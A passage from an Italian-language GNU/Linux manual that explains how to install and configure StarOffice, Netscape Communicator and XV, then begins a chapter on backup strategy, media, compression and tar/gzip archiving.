La distribuzione GNU/Linux Debian organizza un pacchetto speciale, per installare StarOffice 3.1. Il nome del pacchetto in questione è '**`staroffice3`**'; con questo basta procurarsi i file che compongono la distribuzione originale di StarOffice 3.1 e collocarli nella directory '`/tmp/`'. L'installazione del pacchetto Debian, attraverso l'avvio degli script di installazione, provvede a installare anche i file di StarOffice, predisponendo tutti gli accorgimenti necessari a garantire il suo funzionamento corretto.

Il pacchetto '**`staroffice3`**' organizza anche alcuni script che avvolgono gli eseguibili originali. Questo serve a controllare all'avvio che tutto sia in ordine e, se necessario, ad avviare prima l'installazione personale del programma. In questo modo, vengono creati automaticamente anche i file '`~/.sd.sh`' e '`~/.sd.csh`', che poi vengono caricati automaticamente, senza la necessità di manomettere la configurazione della propria shell.

In breve, se si utilizza la distribuzione Debian, l'installazione di StarOffice 3.1 diventa un'operazione banale.

Se si vuole disinstallare StarOffice 3.1, quando questo è stato installato con l'aiuto del pacchetto Debian a cui si fa riferimento, basta disinstallare il pacchetto: i suoi script di disinstallazione provvedono a eliminarlo.

345.3 StarOffice 5.1

StarOffice [4] nella versione 5.1 torna a essere accessibile gratuitamente, con una licenza che consente espressamente la duplicazione per uso interno. Quello che conta è acquisire «correttamente» il pacchetto degli eseguibili binari, da una fonte autorizzata. A questo proposito, la stessa Sun Microsystems vende il CD-ROM (senza assistenza) a un prezzo molto basso. Comunque, è bene non fare confusione: non si tratta di software libero, ma di software gratuito.[5]

Questa versione di StarOffice è disponibile solo su piattaforma i386 e richiede molta memoria centrale: 64 Mibyte, anche se teoricamente ne basterebbero solo 32. Per quanto riguarda

[4] **StarOffice 5.1 e 5.2** software gratuito, non libero

[5] Per quanto riguarda la versione 5.1, la Sun Microsystems non consente la ridistribuzione del prodotto, benché questo sia gratuito, a meno che sia stato ottenuto un permesso esplicito dalla Sun stessa. In particolare, alle scuole è consentito di firmare una licenza apposita, nella quale viene consentito espressamente di distribuire l'applicativo al personale di facoltà e agli studenti, purché queste persone accettino a loro volta le condizioni della licenza. Per ottenere questo risultato, è necessario spedire una copia firmata di questa licenza specifica, che si ottiene dal sito della Sun.

GNU/Linux, è importante poter disporre di un kernel relativamente recente, sono indispensabili le librerie GNU C Library (ovvero '`/lib/libc.so.6*`') ed è necessario che X sia messo in funzione con una risoluzione di almeno 256 colori (8 bit).

345.3.1 Archivio di partenza, documentazione e installazione nel sistema

La versione GNU/Linux di StarOffice 5.1 è distribuita in pratica in un solo archivio '**`tar`**', che non è compresso perché i file che contiene sono già stati compressi in precedenza. Il file in questione è '`so51a_lnx_39.tar`', oppure potrebbe trattarsi di un nome simile in caso di edizioni successive, anche se attribuibili sempre alla stessa versione 5.1. Il contenuto di questo file deve essere estratto da qualche parte, per esempio in una directory temporanea:

```
# tar xvf so51a_lnx_39.tar
```

Come si vede, in questa fase conviene agire con i privilegi dell'utente '**`root`**'. Dopo aver estratto il contenuto dell'archivio, si ottengono due sottodirectory: in una si trova la documentazione ('`so51inst/documentation/`'), che dovrebbe essere distribuita in forma di file PDF, mentre nell'altra ('`so51inst/office51/`') si trovano una serie di file che vengono usati nell'installazione.

```
# cd so51inst/office51
```

Conviene spostarsi nella directory contenente i file necessari all'installazione, come si vede nell'esempio. Qui si dovrebbero trovare un paio di file di testo: '`LICENSE`', che è bene leggere prima di iniziare l'installazione, e '`README`' che riepiloga le informazioni salienti sull'installazione del pacchetto.

Per iniziare l'installazione basta avviare l'eseguibile '**`setup`**', tenendo conto però che è necessario farlo a partire dall'ambiente grafico.

La prima volta che si installa il pacchetto nel sistema, è bene utilizzare l'opzione '**`/net`**', in modo da renderla disponibile a tutti gli utenti:

```
# ./setup /net
```

A questo punto, il programma di installazione si avvia e comincia a mostrare le finestre di dialogo attraverso le quali guida l'amministratore all'installazione dell'applicazione.

Viene mostrato il testo del file '`README`' e del file '`LICENSE`', quindi viene richiesta l'approvazione esplicita del contenuto del secondo. Successivamente si passa alla selezione dei componenti che si vogliono installare: in condizioni normali si seleziona tutto, «installazione standard», evitando così di essere interrogati ulteriormente a questo proposito. Dopo questa fase, subito prima di passare all'installazione dei file, viene richiesta la directory in cui dovrà risiedere l'applicativo. In questa situazione, è consigliabile limitarsi a due sole alternative: '`/opt/Office51`', oppure '`/usr/local/Office51`'.

Purtroppo, l'installazione generale non basta: ogni utente che vuole usare l'applicativo deve avviare una sua configurazione, attraverso la quale verrà anche invitato a registrarsi personalmente (anche se per questo non si è obbligati espressamente).

345.3.2 Installazione personale e avvio

Una volta che i file di StarOffice sono stati installati nel sistema dall'amministratore, supponendo che questo sia avvenuto nella directory '`/opt/Office51/`', l'utente che vuole farne uso deve configurarlo la prima volta, sempre attraverso l'interfaccia grafica:

```
$ /opt/Office51/bin/setup
```

Questa volta, oltre a chiedere l'approvazione della licenza d'uso, l'utente è invitato a inserire i propri dati, allo scopo di effettuare la registrazione. La compilazione di questa mascherina non è indispensabile per il funzionamento di StarOffice.

Successivamente viene chiesto di precisare il tipo di «installazione» che si intende eseguire. Infatti, devono essere installati alcuni file, potendo scegliere tra l'installare solo il minimo indispensabile, «installazione workstation standard», oppure l'installazione dell'applicativo completo in una sottodirectory della propria directory personale. In condizioni normali, gli utenti sceglieranno la prima ipotesi. In ogni caso, questi file vanno installati da qualche parte ed è normale che questo avvenga nella directory '`~/Office51/`'.

A partire dalle versioni 4.* di StarOffice, è stato introdotto il file '`.sversionrc`' nella directory personale degli utenti che hanno installato la sua configurazione. All'interno di questo file sono elencate le versioni installate dell'applicativo, assieme al percorso dell'eseguibile da avviare. Se l'utente ha già installato personalmente una copia dell'applicativo, che poi ha cancellato manualmente, mentre adesso vuole reinstallarne la configurazione, deve prima cancellare in questo file la riga che vi fa riferimento, altrimenti il programma propone di modificare l'impostazione dell'installazione precedente, anche se questa non c'è più.

L'avvio dell'applicativo, una volta completate le fasi di installazione e di configurazione, avviene per mezzo dell'eseguibile '**`soffice`**', meglio se con tutto il suo percorso iniziale:

```
$ /opt/Office51/bin/soffice &
```

345.3.3 Stampa

In generale, se il proprio sistema GNU/Linux è stato configurato correttamente per ciò che riguarda la stampa, in modo che attraverso il comando '**`lpr`**' possano essere stampati file PostScript, non c'è bisogno di modificare l'impostazione predefinita di StarOffice sulla stampa. Eventualmente, l'amministratore del sistema potrebbe valutare la possibilità di ritoccare qualcosa attraverso il programma '**`spadmin`**':

```
# /opt/Office51/bin/spadmin
```

345.4 StarOffice 5.2

StarOffice 5.2 ha un'installazione simile a quella della versione 5.1. L'archivio viene fornito in forma binaria, dove l'estrazione del contenuto prima dell'installazione vera e propria avviene in modo automatico, creando una directory temporanea che al termine viene rimossa.

Per l'installazione è sufficiente il file eseguibile '**`so-5_2-ga-bin-linux-it.bin`**', procedendo semplicemente secondo i passi seguenti:

1. l'utente '**root**' avvia X e da lì, con una finestra di terminale, avvia l'eseguibile '**so-5_2-ga-bin-linux-it.bin**' con l'opzione '**/net**';

   ```
   # so-5_2-ga-bin-linux-it.bin /net &
   ```

2. l'utente '**root**' richiede l'installazione in una directory conveniente, per esempio '`/opt/Office52/`';

3. al termine dell'installazione, l'utente '**root**' conclude il funzionamento di X;

4. l'utente comune che vuole utilizzare StarOffice deve avviare a sua volta X;

5. l'utente comune, attraverso una finestra di terminale, avvia l'installazione personalizzata con l'eseguibile '**setup**', specificando la modalità *workstation standard*, quando richiesto;

   ```
   $ /opt/Office/program/setup &
   ```

6. al termine dell'installazione personalizzata, l'utente comune può avviare StarOffice con il comando '**/opt/Office/program/soffice**'.

   ```
   $ /opt/Office/program/soffice &
   ```

345.5 Netscape

Netscape Communicator [6] è prodotto dalla Netscape Communications Corporation (<*http://www.netscape.com*>). Si tratta di un cliente integrato per diversi tipi di protocolli Internet, in particolare: HTTP, FTP e GOPHER, oltre che per la posta elettronica e i gruppi di discussione.

Recentemente, la Netscape Communications Corporation ha dichiarato ufficialmente di rilasciare il suo prodotto, nella versione normale, in forma gratuita per qualunque piattaforma.

345.5.1 Configurazione

Ogni utente ha una propria configurazione di Netscape e una propria gestione della memoria cache delle pagine visitate di recente. La prima volta che viene avviato, viene richiesta l'accettazione esplicita delle condizioni della licenza d'uso, quindi viene creata la directory '`~/.netscape`' che poi si articola ulteriormente.

$ **netscape**[*Invio*]

[6] **Netscape Communicator** software gratuito, non libero

Figura 345.4. Quando un utente avvia per la prima volta Netscape, viene richiesta l'accettazione esplicita della licenza d'uso. Trattandosi di un prodotto proprietario, per quanto gratuito, è bene leggere e verificare la licenza.

Netscape is licensed software. Its use is subject to the terms and conditions of the license agreement below.

BY CLICKING THE ACCEPTANCE BUTTON OR INSTALLING THE SOFTWARE, YOU ARE CONSENTING TO BE BOUND BY AND ARE BECOMING A PARTY TO THIS AGREEMENT. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, CLICK THE BUTTON THAT INDICATES YOU DO NOT ACCEPT THE TERMS AND DO NOT INSTALL THE SOFTWARE. (IF APPLICABLE, YOU MAY RETURN THE PRODUCT TO THE PLACE OF

If you accept the terms of this license agreement, press 'Accept.' Otherwise press 'Do Not Accept.'

Accept

Do Not Accept

Figura 345.5. Dopo l'accettazione della licenza, viene creata una directory per contenere la configurazione e la memoria cache delle pagine visitate.

A directory has been created for use as the disk cache:

/home/daniele/.netscape/archive/

You can change the cache directory in the Advanced/Cache section of the'Edit|Preferences...' dialog.

There should be one disk cache per user, so using a shared directory (such as /tmp) is not advised.

The maximum disk cache size is currently 5000 kilobytes. You can change the cache size in the Advanced/Cache section of the'Edit|Preferences...' dialog.

If you wish to disable disk caching, set the Disk Cache Size to 0. If you do this, documents will continue to be cached in memory according to the Memory Cache Size preference, but will no longer be cached on disk. This means that the cache will not last from session to session of Netscape.

OK

La configurazione di Netscape è abbastanza intuitiva. In generale vi si accede attraverso il menù `Edit`, selezionando la voce `Preferences`.

Figura 345.6. La configurazione di Netscape, attraverso la selezione della voce `Preferences`, dal menù `Edit`.

345.5.2 Tempi morti

Un problema che riguarda un po' tutti questi programmi cliente, sono i tempi morti. Questi programmi, quando tentano di accedere a un risorsa senza riuscirci, restano a lungo in attesa prima di restituire una segnalazione di errore. Se si utilizza, o si gestisce, un servente DNS e questo non risulta raggiungibile, oppure a sua volta non riesce a raggiungere gli altri serventi DNS di livello superiore, le attese sono dovute al ritardo nella risposta nella risoluzione dei nomi.

Quando si vuole utilizzare Netscape semplicemente per delle attività locali e si notano questi problemi nelle risposte, se si gestisce un servente DNS locale che, almeno temporaneamente, non ha accesso alla rete esterna, si può provare a disattivarlo utilizzando il comando seguente:

`rndc stop`[*Invio*]

In seguito, per riattivarlo, basterà utilizzare il comando opposto.

`rndc restart`[*Invio*]

345.6 XV

XV [7] è un applicativo proprietario di tipo *shareware*, anche se abbastanza permissivo, per l'elaborazione di immagini. È relativamente completo, nel senso che consente di effettuare un buon numero di operazioni e trasformazioni. Il suo funzionamento è un po' insolito e le prime volte possono sfuggire molte delle sue buone qualità.

[7] **XV** software gratuito, non libero

345.6.1 Avvio di XV

```
xv [opzioni] [file...]
```

L'eseguibile '**xv**' è quello che svolge tutto il lavoro. Si tratta di un programma interattivo con cui solitamente non viene usata alcuna opzione e nemmeno alcun nome di file. Quello che si ottiene è una finestra di presentazione sulla quale basta portare il cursore e fare un clic con il terzo tasto per ottenere il pannello di controllo del programma.

Figura 345.7. All'avvio dell'eseguibile '**xv**' senza argomenti, viene visualizzata questa immagine. Basta portavi sopra il puntatore del mouse e fare un clic con il terzo tasto per fare apparire il pannello di controllo.

La finestra che contiene questa immagine di presentazione è quella utilizzata per mostrare le immagini che si elaborano, o che semplicemente si vogliono visualizzare.

XV potrebbe essere utilizzato anche solo come mezzo per visualizzare delle immagini. In tal caso, indicando i nomi dei file nella riga di comando dell'eseguibile, si ottiene la visualizzazione del primo nella finestra iniziale e le operazioni più semplici possono essere compiute attraverso l'uso della tastiera. La tabella 345.1 elenca i comandi che possono essere impartiti attraverso la tastiera per ottenere lo scorrimento, la rotazione e l'ingrandimento delle immagini.

Tabella 345.1. Alcuni comandi utili per l'uso di XV come visualizzatore di immagini.

Tastiera	Descrizione
Spazio	Passa all'immagine successiva.
m	Ingrandisce l'immagine al massimo consentito dallo schermo.
n	Riporta l'immagine alla sua dimensione normale.
t	Ruota di 90 gradi in senso orario.
h	Rovescia l'immagine orizzontalmente.
v	Rovescia l'immagine verticalmente.
q	Termina l'esecuzione del programma.

345.6.2 Controlli

Come accennato precedentemente, portando il puntatore del mouse sull'immagine e premendo il terzo tasto appare il pannello di controllo di XV. La parte centrale di questo mostra un elenco di file di immagini. Questo potrebbe essere vuoto se il programma è stato avviato senza argomenti, come nel caso mostrato nella figura 345.8.

Figura 345.8. Il pannello di controllo di XV.

Tutto attorno a questa zona centrale appaiono una serie di pulsanti grafici, che permettono di accedere a menù nascosti oppure eseguono subito delle funzioni particolari.

345.6.3 Caricamento, salvataggio, scorrimento e stampa

I pulsanti grafici posti alla destra dell'elenco di file sono particolarmente importanti. La figura 345.9 mostra un elenco di immagini e i pulsanti relativi.

Figura 345.9. Le funzioni principali del pannello di controllo di XV.

La tabella 345.2 elenca le funzioni riferite a questi pulsanti.

Tabella 345.2. Alcuni comandi utili per l'uso di XV come visualizzatore di immagini.

Nome	Descrizione
Previous	Visualizza l'immagine precedente dell'elenco.
Next	Visualizza l'immagine successiva dell'elenco.
Load	Carica un file, lo aggiunge all'elenco e lo visualizza.
Save	Salva un'immagine, eventualmente cambiandone il formato o il nome.
Print	Stampa l'immagine selezionata.
Delete	Elimina un'immagine dall'elenco oppure cancella il file corrispondente.

345.6.4 Funzionalità di uso frequente

Nella parte inferiore del pannello di controllo appaiono alcuni pulsanti con significati che possono apparire più o meno oscuri, fino a quando non si è appreso il loro funzionamento. La figura 345.10 mostra questa serie di pulsanti.

Figura 345.10. Le funzionalità di uso frequente, poste nella parte inferiore del pannello di controllo di XV.

I pulsanti che non possono essere utilizzati, in funzione del contesto, sono offuscati. Molte di queste funzioni fanno riferimento a una zona dell'immagine selezionata. Questa zona può essere definita utilizzando il mouse, puntando il cursore su un punto nella finestra contenente l'immagine, premendo il primo tasto e trascinando. I pulsanti grafici della prima fila sono particolarmente importanti:

1. copia la zona selezionata dell'immagine visualizzata;
2. taglia la zona selezionata dell'immagine visualizzata;
3. riproduce la zona copiata o tagliata precedentemente;
4. cancella il contenuto di una zona;

Per riprodurre una zona copiata o tagliata precedentemente, è necessario prima selezionare l'immagine su cui intervenire (potrebbe essere la stessa di origine). Quindi occorre selezionare la zona di destinazione, nel solito modo, attraverso un'operazione di trascinamento del mouse. Per facilitare tutto questo si può usare lo stesso pulsante grafico di riproduzione della zona ritagliata: la prima volta che viene richiamato evidenzia un rettangolo nell'immagine attuale che può essere spostato dove serve, trascinandolo con il mouse; la seconda volta che viene richiamato, incolla il ritaglio in quel punto.

Quando di un'immagine serve solo una parte, basta selezionare la zona nel solito modo, attraverso il mouse. Quindi, utilizzando il pulsante CROP si ottiene una nuova immagine contenente solo il pezzo selezionato precedentemente. Eventualmente, si può evitare questo metodo utilizzando al suo posto il salvataggio della sola zona selezionata.

Un'altra funzionalità importante, racchiusa in questa parte del pannello di controllo, è il pulsante GRAB. Attraverso questo è possibile catturare una finestra o una zona dello schermo.

345.6.5 Menù

Nella parte superiore del pannello di controllo appaiono alcuni pulsanti grafici che in realtà richiamano diversi menù. Possono apparire più o meno oscuri, fino a quando non si è appreso il loro funzionamento. Il manuale di XV è il punto di riferimento migliore per apprendere l'uso di queste funzioni. La figura 345.11 mostra questo sistema di menù.

Figura 345.11. Il sistema di menù posto nella parte superiore.

In particolare, con il pulsante WINDOWS è possibile selezionare un menù contenente un po' di tutto. Attraverso la funzione `Visual Schnauzer` si ottiene un gestore di file (*file manager*) per la ricerca e la visualizzazione in anteprima delle immagini da caricare. La figura 345.12 mostra l'aspetto di questo gestore di file.

Figura 345.12. Il gestore di file di XV.

345.7 Riferimenti

- Matthew Borowski, *StarOffice mini-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Parte lxxi

Prevenzione

Copie di sicurezza

L'amministrazione di un sistema Unix è da sempre un grosso problema sotto tutti i punti di vista. Il primo tra tutti è quello della salvaguardia dei dati, ma al rischio della loro perdita si pone rimedio solo attraverso una corretta gestione delle copie di sicurezza.

346.1 Scelta del sistema di copia

Gli strumenti a disposizione per eseguire copie di sicurezza sono molti e si possono distinguere due estremi possibili:

- copiare i file e le directory;
- copiare una partizione o un disco intero.

La copia di una partizione o di un disco può avere il vantaggio di permettere l'archiviazione della situazione esatta in cui si trova, problemi inclusi. Inoltre, non avendo un processo di lettura sui file, la data di lettura di questi non viene modificata. Lo svantaggio fondamentale di tale tipo di copia è che questa è riferita a un disco particolare (o a una partizione) di una macchina particolare: è molto poco probabile che si possano recuperare dati archiviati in questo modo in un disco fisso diverso. Questa tecnica, più che per eseguire delle copie di sicurezza, viene utilizzata per archiviare dischetti nel loro stato originale.

La copia di file e directory non tiene conto del supporto fisico in cui si trovano e nemmeno del tipo di file system utilizzato. Questo comporta una serie di conseguenze:

- i file e le directory vengono scanditi in lettura, alterando quindi le date di lettura;
- i collegamenti simbolici vanno copiati come tali e non devono essere copiati gli oggetti a cui questi puntano;
- i collegamenti fisici potrebbero non essere distinti.

In generale, dal momento che una copia di file e directory è portabile, mentre una copia di un dispositivo intero non lo è (quando non si tratta di un dispositivo standard come i dischetti), dovrebbe essere preferibile la prima di queste due soluzioni.

346.1.1 Archiviazione

È intuitiva la ragione per la quale le copie di sicurezza non vanno fatte archiviando un dispositivo intero come se fosse un file unico. La copia pura e semplice dei file e delle directory è una tecnica possibile, ma richiede condizioni particolari:

- l'unità di destinazione deve essere in grado di accogliere i dati come sono all'origine, in pratica dovrebbe trattarsi di un disco;
- deve trattarsi di unità rimovibili;
- la capacità di queste unità deve essere maggiore di quella del file più grande che si ha a disposizione.

Di solito si preferisce la tecnica dell'archiviazione dei dati in un file unico (che rappresenta l'archivio), assieme a tutte le informazioni necessarie per riprodurre i file e le directory originali. In questo modo si possono utilizzare unità di memorizzazione di qualunque tipo, eventualmente suddividendo l'archivio in pezzi più piccoli contenibili al loro interno.

346.1.2 Archiviazione di file speciali

Gli oggetti contenibili in un file system possono essere di vario tipo (file puri e semplici, directory, file di dispositivo, collegamenti, ecc.) e così pure i loro attributi (permessi, date, ecc.). Il sistema di archiviazione che si utilizza deve essere in grado riprodurre correttamente tutti i dati del tipo di file system che si utilizza.

Per esempio, non sarebbe possibile archiviare i dati di un file system Unix in un archivio '`.zip`' che è nato per gli ambienti Dos.

346.1.3 Utenti e gruppi proprietari

Tra gli attributi dei file, è molto importante l'indicazione degli utenti e dei gruppi proprietari. I programmi di archiviazione potrebbero non essere in grado di memorizzare il numero UID e GID, limitandosi ad annotare solo i nomi degli utenti e dei gruppi. In tal modo, nel momento del recupero, i numeri UID e GID verrebbero riprodotti in base alle caratteristiche del sistema, cioè in base alla particolare configurazione dei file '`/etc/passwd`' e '`/etc/group`'.

Il fatto che il programma di archiviazione memorizzi i numeri UID e GID, oppure che memorizzi i nomi di utenti e gruppi, ha delle implicazioni che si traducono, a seconda delle circostanze, in vantaggi o svantaggi.

Se i dati archiviati devono essere riprodotti in un sistema diverso da quello di origine, in cui ci sono gli stessi nomi di utenti e di gruppi, che però potrebbero corrispondere a numeri UID e GID differenti, diventa conveniente un metodo di archiviazione che ignori i numeri degli utenti e dei gruppi. Tuttavia, se alcuni nomi di utenti o gruppi non sono presenti nel sistema di destinazione, la proprietà di questi file verrebbe assegnata automaticamente all'utente '**`root`**'.

Quando si esegue una copia di sicurezza di un intero sistema e poi lo si vuole riprodurre altrove, si agisce per mezzo di un sistema operativo minimo, avviato probabilmente attraverso dischetti. In queste condizioni, lo scopo è quello di riprodurre esattamente il sistema originale, per cui, i numeri UID e GID andrebbero rispettati fedelmente, nell'attesa che sia ripristinato tutto, compresi i file '`/etc/passwd`' e '`/etc/group`' originali.

Quando il programma di archiviazione memorizza entrambe le informazioni, sia UID/GID che i nomi, nel momento del recupero si pone il problema di come comportarsi quando questi non corrispondono. Si presentano queste alternative:

- se i numeri corrispondono ai nomi, non si pongono problemi nell'estrazione;
- se i numeri e i nomi non sono utilizzati nel sistema di destinazione, si possono estrarre i dati utilizzando i numeri originali, anche se non sono abbinati ad alcun nome;
- se i numeri non sono utilizzati nel sistema di destinazione, mentre i nomi sì, si possono cambiare i numeri in modo che corrispondano i nomi;
- se i nomi non sono utilizzati nel sistema di destinazione, mentre i numeri corrispondono a nomi differenti, non si può fare altro che recuperare i numeri come solo, assegnando in pratica la proprietà a utenti e gruppi con nomi differenti;
- se sono presenti sia i nomi che i numeri, ma questi non hanno lo stesso abbinamento (cioè i numeri corrispondono a nomi diversi), dovrebbe essere preferibile cambiare i numeri in modo che corrispondano ai nomi.

346.1.4 Percorsi assoluti o relativi

Quando si intende archiviare una porzione di file system e quindi solo ciò che si trova a partire da una certa directory in poi, è importante sapere come si comporta il programma di archiviazione al riguardo della registrazione dei percorsi (*path*). Se si vuole archiviare la directory '`/home/tizio/esempi/`', il programma di archiviazione potrebbe registrare il suo contenuto in uno dei tre modi seguenti.

1. '`/home/tizio/esempi/*`'
2. '`home/tizio/esempi/*`'
3. '`./*`'

Naturalmente, ciò dipende anche dal modo in cui vengono date le istruzioni al programma stesso.

Nel primo caso, quando dovesse rendersi necessario il recupero dei dati, questi verrebbero collocati esattamente nella directory indicata, in modo assoluto. Nel secondo, verrebbero collocati in modo relativo a partire dalla directory corrente, ottenendo così la directory '`./home/tizio/esempi/*`'. Nel terzo caso si avrebbe il recupero del contenuto di quella directory senza informazioni sul percorso precedente.

346.2 Strategia nelle copie

Le copie di sicurezza permettono di conservare la situazione dei dati in un istante determinato, ma i dati sono soggetti a continui aggiornamenti. Per questo occorre una procedura attraverso la quale si possa avere una gestione ordinata e ragionevolmente sicura delle copie.

A parte i rischi connessi con il tipo di supporto utilizzato per le copie e il luogo in cui queste vengono conservate, vanno almeno considerate le modalità sequenziali con cui queste possono essere eseguite. È importante rispettare un paio di regole elementari:

1. non si riutilizzano i supporti contenenti la copia effettuata la volta precedente;
2. non si utilizzano supporti in cattive condizioni.

346.2.1 Generazioni delle copie

Per distinguere una copia effettuata in un momento rispetto a quella fatta in un altro, si parla di *generazione*. In pratica, l'ultima copia di sicurezza effettuata è l'ultima generazione, mentre le altre sono tutte generazioni precedenti. Questo termine si riferisce naturalmente a copie fatte sullo stesso insieme di dati.

Il buon senso suggerisce di utilizzare almeno tre generazioni di copie: l'ultima, quella precedente e quella ancora precedente.

346.2.2 Livelli delle copie

La copia di un file system intero comporta solitamente un impegno consistente, sia in termini di tempo che di supporti impiegati. Il programma che si utilizza per le copie, oppure un gruppetto opportuno di script di shell, potrebbe permettere di effettuare la copia successiva dei soli file che sono stati modificati nel frattempo.

Quando si esegue una copia dei soli file che risultano diversi rispetto all'ultima copia completa, si parla di *copia di primo livello*; quando se ne esegue un'altra in un momento successivo per le variazioni avvenute dopo quella di primo livello, si parla di *secondo livello* e così di seguito.

A parte le difficoltà legate alla conservazione dell'informazione sullo stato dei file (di solito si tratta della data di modifica e di creazione), si pongono poi dei problemi nel momento in cui dovesse essere necessario un ripristino dalle copie. Si dovrebbe ripristinare l'ultima copia completa, seguita da tutte quelle aggiuntive dei soli file modificati, nello stesso ordine in cui sono state fatte: dalla più vecchia alla più recente.

Sotto questo aspetto, quando non si vuole ripetere una copia completa troppo frequentemente, si cerca almeno di eseguire copie successive sempre di primo livello (si hanno quindi più generazioni di copie di primo livello). In tal modo, un eventuale recupero richiederebbe solo il ripristino dell'ultima generazione di copia completa e dell'ultima generazione di copia di primo livello.

Questo sistema potrebbe non tenere conto dei file cancellati dopo l'ultima generazione di copia completa: in tal modo, un eventuale recupero dalle copie di sicurezza potrebbe comportare il ripristino di file che non servono più.

346.2.3 Distribuire le responsabilità

In un sistema monoutente, l'unico utilizzatore è anche l'amministratore del proprio sistema e di conseguenza anche l'unico responsabile. Sarà quindi lui (o lei) a sapere esattamente cosa ha fatto e cosa è necessario copiare per sicurezza.

In un sistema multiutente o comunque quando si condividono dati in gruppo, anche se a prima vista potrebbe sembrare conveniente la gestione delle copie in modo centralizzato, è comunque utile affidarla in parte anche alla responsabilità dei singoli:

- periodicamente, un amministratore potrebbe occuparsi di eseguire la copia complessiva di tutto il sistema;
- ogni giorno, gli utenti dovrebbero preoccuparsi di eseguire le copie dei dati di loro competenza.

Nel momento in cui dovesse essere necessario, si dovrebbero recuperare i dati dalle copie generali fatte dall'amministratore e successivamente da quelle particolari dei singoli utenti.

Se determinate attività vengono svolte in gruppo, si potrebbe eleggere ugualmente un responsabile all'interno di questo che si occupi delle copie di quell'attività.

Il vantaggio di questo metodo sta nell'alleggerimento delle responsabilità dell'amministratore e nella soluzione più facile di piccoli problemi locali:

- se un gruppo di lavoro ha alterato i dati a causa di un'operazione errata, è sufficiente recuperare i dati di quel gruppo senza disturbare l'intero sistema;
- la distribuzione della responsabilità aumenta la consapevolezza da parte degli utenti.

346.3 Supporti

La scelta del supporto di conservazione della copia è importante e comporta alcune conseguenze:

- il costo;
- la disponibilità di unità in grado di utilizzarli;
- la facilità o difficoltà nel recupero di porzioni dei dati archiviati.

Il supporto tradizionalmente più economico e più diffuso nel passato è il nastro magnetico. Questo ha però lo svantaggio fondamentale di essere un mezzo di memorizzazione sequenziale: non è possibile estrarre un file se prima non si scorre tutto il nastro (o tutti i nastri) che c'è prima di quel dato. Un altro svantaggio importante sta nella necessità di rileggere il suo contenuto, dopo la copia, per verificare che i dati siano stati registrati correttamente.

Da alcuni anni si possono trovare dischi rimovibili di grandi capacità a prezzi ragionevolmente bassi. Questi hanno il vantaggio di poter essere utilizzati come dischi normali, pertanto, il recupero di dati parziali diventa molto più facile, anche quando la copia di sicurezza avviene per mezzo di un'archiviazione tradizionale.

Anche i CD-R sono diventati un ottimo mezzo di archiviazione, data l'economicità dei supporti: anche se è possibile una sola registrazione, il prezzo di un CD vergine è molto contenuto. La preparazione di un CD-ROM richiede molto spazio su disco per la preparazione dell'immagine prima dell'operazione di «incisione» (*burn*) e richiede anche l'investimento del masterizzatore. Si tratta di soldi ben spesi: una copia di sicurezza fatta su CD-ROM può essere letta ovunque ci sia un lettore, ma questo è ormai un accessorio standard degli elaboratori; inoltre, il CD-ROM ha una vita media molto lunga, garantendo la durata delle copie di sicurezza. Esiste tuttavia un problema nuovo: si deve essere prudenti con le copie obsolete. Infatti, quando le copie di sicurezza sono molto vecchie e non servono più, si può essere tentati di conservare i CD o di donarli a qualcuno, magari per gioco, o perché li usi come un addobbo. È evidente che si tratta di un'idea sbagliata: dal momento che questi CD-ROM sono stati usati per delle copie di sicurezza, contengono potenzialmente informazioni delicate e riservate.

> I CD-ROM contenenti copie di sicurezza obsolete vanno distrutti prima di essere gettati nel cassonetto del riciclaggio del materiale plastico! Per distruggere un CD, basta tagliarlo a metà con una forbice normale.

Quando i dati da archiviare sono pochi, può convenire l'utilizzo dei soliti dischetti: sono sicuramente una scelta economica e le unità a dischetti sono disponibili ovunque. Per quanto riguarda la facilità di estrazione dei dati, ciò dipende dal modo con cui questi vengono usati: se si registrano i dati al loro interno senza fare uso di alcun file system, si ottiene un comportamento equivalente ai nastri; se si utilizzano con un file system, è necessario che l'archivio sia contenibile all'interno di un solo dischetto.

346.4 Compressione

Il problema della dimensione dei dati da archiviare può essere ridotto parzialmente con l'aiuto della compressione. La tecnica della compressione può essere applicata all'archiviazione in due modi possibili:

- prima della costruzione dell'archivio, ottenendo così un'archivio di file compressi;

- dopo la costruzione dell'archivio, ottenendo così un archivio compresso.

La differenza è enorme. La compressione introduce un elemento di rischio maggiore nella perdita di dati: se una copia di sicurezza viene danneggiata parzialmente, l'effetto di questo danno si riflette in una quantità di dati maggiore (spesso è compromesso tutto l'archivio).

346.4.1 Compressione prima dell'archiviazione

I programmi di archiviazione compressa maggiormente diffusi negli ambienti Dos utilizzano la tecnica della compressione prima dell'archiviazione. È questo il caso degli archivi '`.zip`', '`.arj`', '`.lzh`' e di altri ancora. Tale sistema ha il vantaggio di permettere una facile scansione dell'archivio alla ricerca di file da estrarre (e decomprimere) o un ampliamento dell'archivio in un momento successivo alla sua creazione. Un altro vantaggio è la minore sensibilità alla perdita dei dati: se una parte dell'archivio è danneggiato, dovrebbe essere possibile ripristinare almeno il resto. Lo svantaggio principale è che la compressione fatta in questo modo, a piccoli pezzi, non è molto efficiente.

346.4.2 Compressione dopo l'archiviazione

La compressione fatta dopo l'archiviazione elimina ogni possibilità di accedere ai dati contenuti nell'archivio e di poterlo ampliare, se non dopo averlo decompresso. Questo significa anche che un danneggiamento parziale dell'archivio implica la perdita di tutti i dati da quel punto in poi.[1]

Un altro tipo di problema deriva dalla difficoltà di distribuire un archivio compresso suddividendolo su più unità di memorizzazione. In questo caso però, l'efficienza della compressione è massima. Negli ambienti Unix, di fatto, è questa la scelta preferita.

346.5 Archiviazione e recupero attraverso tar e gzip

La coppia '**`tar`**' e '**`gzip`**' rappresenta lo standard nell'archiviazione dei dati: '**`tar`**' genera un archivio non compresso che può comprendere anche collegamenti simbolici e file speciali; '**`gzip`**' lo comprime generando un archivio più piccolo.

La coppia funziona così bene che '**`tar`**' è in grado di utilizzare '**`gzip`**' direttamente senza dover far uso di pipeline, purché il risultato dell'archiviazione non debba essere suddiviso su più supporti.

L'origine del nome '**`tar`**' è *Tape archive*, ma questo programma permette ugualmente di gestire qualunque altro tipo di sistema di memorizzazione.

La versione GNU di '**`tar`**' (quella utilizzata normalmente nelle distribuzioni GNU/Linux), non memorizza percorsi assoluti.

I programmi '**`tar`**' e '**`gzip`**' sono descritti rispettivamente nelle sezioni 76.1.2 e 76.2.1. Nelle sezioni seguenti sono riportati alcuni esempi.

